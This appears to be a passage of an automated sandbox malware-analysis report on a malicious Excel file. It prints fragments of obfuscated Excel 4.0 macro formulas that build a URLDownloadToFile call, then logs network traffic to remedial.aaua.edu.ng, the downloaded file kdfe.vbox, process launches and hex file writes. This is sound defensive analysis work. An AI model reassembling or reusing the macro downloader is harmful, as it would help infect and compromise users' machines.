"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&Doc2!AF7,0)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=Doc3!AI4(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,=EXEC(Doc1!AD15&Doc2!AF7&Doc1!AF15),,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REPLACE(Doc2!AD25,7,7,""nloadTo"")",,,"=REPLACE(AH23,7,7,"""")",,,"=REPLACE(Doc2!AD3&Doc2!AD4&Doc2!A
D5&Doc2!AD6&Doc2!AD7,7,7,""l3"")",,URL,
```

Network Behavior

Network Port Distribution

Total Packets: 37



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 22:38:43.075177908 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:43.212440968 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:43.212564945 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:43.225106001 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:43.361507893 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:43.361927032 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:43.361980915 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:43.362024069 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:43.362040997 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:43.362051010 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:43.362138987 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:43.362148046 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:43.362153053 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:43.363699913 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:43.363778114 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:43.373276949 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:43.510859013 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:43.511344910 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:44.576421976 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:44.754740000 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028366089 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028394938 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028407097 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028419018 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028434992 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028453112 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028465986 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028486013 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028502941 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028624058 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.028677940 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.028685093 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.028763056 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.028826952 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.031599045 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.167642117 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167675018 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167690992 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167707920 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167726994 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167745113 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167762995 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167781115 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167793036 CET	49167	443	192.168.2.22	104.196.7.213

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 22:38:45.167799950 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167819977 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167834044 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.167838097 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167855978 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167856932 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.167876959 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167895079 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167901993 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.167912960 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167927027 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.167929888 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167948008 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167960882 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.167964935 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.167979956 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.167983055 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.168000937 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.168018103 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.168034077 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.168040991 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.170635939 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.170656919 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.305948973 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.305980921 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.305994034 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306013107 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306039095 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306056023 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306071997 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306088924 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306104898 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306119919 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306135893 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306155920 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306173086 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306185961 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306197882 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306210995 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306227922 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306245089 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306266069 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306282997 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306298971 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306314945 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306330919 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306339979 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.306346893 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306364059 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306370974 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.306376934 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.306380987 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306382895 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.306387901 CET	49167	443	192.168.2.22	104.196.7.213
Feb 25, 2021 22:38:45.306401014 CET	443	49167	104.196.7.213	192.168.2.22
Feb 25, 2021 22:38:45.306415081 CET	49167	443	192.168.2.22	104.196.7.213

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 22:38:42.957261086 CET	52197	53	192.168.2.22	8.8.8.8
Feb 25, 2021 22:38:43.050405979 CET	53	52197	8.8.8.8	192.168.2.22
Feb 25, 2021 22:38:43.968379974 CET	53099	53	192.168.2.22	8.8.8.8
Feb 25, 2021 22:38:44.023413897 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 22:38:44.035146952 CET	52838	53	192.168.2.22	8.8.8.8
Feb 25, 2021 22:38:44.083853960 CET	53	52838	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 22:38:42.957261086 CET	192.168.2.22	8.8.8.8	0xb648	Standard query (0)	remedial.a aua.edu.ng	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 22:38:43.050405979 CET	8.8.8.8	192.168.2.22	0xb648	No error (0)	remedial.a aua.edu.ng	aaua.edu.ng		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 22:38:43.050405979 CET	8.8.8.8	192.168.2.22	0xb648	No error (0)	aaua.edu.ng		104.196.7.213	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 25, 2021 22:38:43.363699913 CET	104.196.7.213	443	192.168.2.22	49167	CN=remedial.aaua.edu.ng CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Sat Dec 26 01:00:00 CET 2020 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Sat Mar 27 00:59:59 CET 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior

- EXCEL.EXE
- rundll32.exe
- rundll32.exe
- explorer.exe



System Behavior

Analysis Process: EXCEL.EXE PID: 1108 Parent PID: 584

General

Start time:	22:38:34
Start date:	25/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f5c0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C5EE.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F90EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\37CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA859AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402E828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402E828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402E828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402E828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402E828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402E828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402E828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402E828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402E828C	URLDownloadToFileA
C:\Users\user\kdfe.vbox	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1402E828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\44E0.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F90EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C5EE.tmp	success or wait	1	13FB7B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\44E0.tmp	success or wait	1	13FB7B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\37CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\C8CE0000	C:\Users\user\Desktop\papers (71).xls18	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEA859AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image005.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image005.pngss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA859AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\37CE0000	569	448	cc 55 c9 6e db 30 10 bd 07 e8 3f 08 bc 16 12 9d 1c 8a a2 b0 9c 43 9b 1e db 00 49 3f 80 26 c7 12 61 6e e0 30 89 fd f7 1d d2 8a 93 18 b6 e5 2c 87 5c b4 51 6f 99 37 d2 70 7a b9 b2 a6 ba 87 88 da bb 96 9d 37 13 56 81 93 5e 69 d7 b5 ec df ed ef fa 3b ab 30 09 a7 84 f1 0e 5a b6 06 64 97 b3 2f 67 d3 db 75 00 ac 08 ed b0 65 7d 4a e1 07 e7 28 7b b0 02 1b 1f c0 d1 ca c2 47 2b 12 dd c6 8e 07 21 97 a2 03 7e 31 99 7c e3 d2 bb 04 2e d5 29 73 b0 d9 f4 17 2c c4 9d 49 d5 d5 8a 1e 6f 9c cc b5 63 d5 cf cd 7b 59 aa 65 22 04 a3 a5 48 64 94 df 3b b5 23 52 fb c5 42 4b 50 5e de 59 a2 6e 30 44 10 0a 7b 80 64 4d 13 a2 26 c5 78 03 29 51 61 c8 f8 5e cd e0 ba 1d 4d 6d b3 e7 fc 7c 3f 22 82 c1 1d c8 88 cd 21 87 86 90 a5 14 ec 75 c0 af 14 d6 01 85 bc 72 38 87 01 f7 97 1a 18 b5 82 ea 5a	.U.n.0....?.....C....I?.& ..an.0.....,.\.Qo.7.pz... .....7.V..^i.....;.0.....Z ..d../g..u.....e}J...({..... .G+.....!...~1.|.....)s....,. .I....o...c...{Y.e"...Hd..;.#R ..BKP^.Y.n0D.. {.dM..&.x.)Qa..^ ....Mm...|?".....!.....u.... ...r8.....Z	success or wait	22	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\37CE0000	1017	2	03 00	..	success or wait	17	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\37CE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 5c 6c 43 f2 c2 01 00 00 fe 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.\lC............ [Content_Types].xml ... (...................................	success or wait	19	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\37CE0000	29445	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 0a fc 00 00 07 d0 04 03 00 00 00 f6 e3 77 13 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 2d 50 4c 54 45 f9 f9 fa ea ea eb f8 f6 a5 f8 eb 84 19 46 92 f8 f8 ba 66 66 65 12 0f 0a 8b 8a 7e be c1 c3 d6 bd 68 4c 46 3a e0 27 30 52 81 b4 7e b8 05 0c 86 b9 de 00 00 00 0f 74 52 4e 53 f9 f9 f9 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 71 e7 4b 6e 00 00 20 00 49 44 41 54 78 da ec 5d bd 72 1b 47 13 bc 0e 95 35 32 f3 ed 1c b9 54 a5 dc fc aa 10 29 71 51 e5 c4 cc e8 b7 70 24 58 85 97 fb 48 50 22 f1 b3 b3 d3 f3 73 b0 a4 e2 05 36 05 1c ee 76 67 67 7a ba 67 f7 f6 96 a5 ed e0 f2 76 7c 7f 07 7e 96 8e f0 cd 5a 6f de f6 93 39 22 7f b4 f8 78 3b 7e 84 d8 7a 43 b1 b7 e3 fb 4d bd fc	.PNG........IHDR............. .w.....gAMA......a.....sRGB. .......-PLTE............F....ff e.....~.....hLF:.'0R..~....... ...tRNS..............q.Kn.. . IDATx..].r.G....52....T.....)q Q.....p$X...HP".....s....6...v ggz.g.......v|..~....Zo...9".. .x;~..zC....M..	success or wait	6	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\37CE0000	304667	1329	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 5c 6c 43 f2 c2 01 00 00 fe 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 fb 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e9 ec e8 86 31 01 00 00 5f 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 21 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e5 eb 7f 65 bd 01 00 00 35 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 92 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.\lC........... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.....1..._... ....!...xl/_rels/wor kbook.xml.relsPK..-.........!. ...e....5..................... xl/workbook.xml	success or wait	1	7FEEA859AC0	unknown
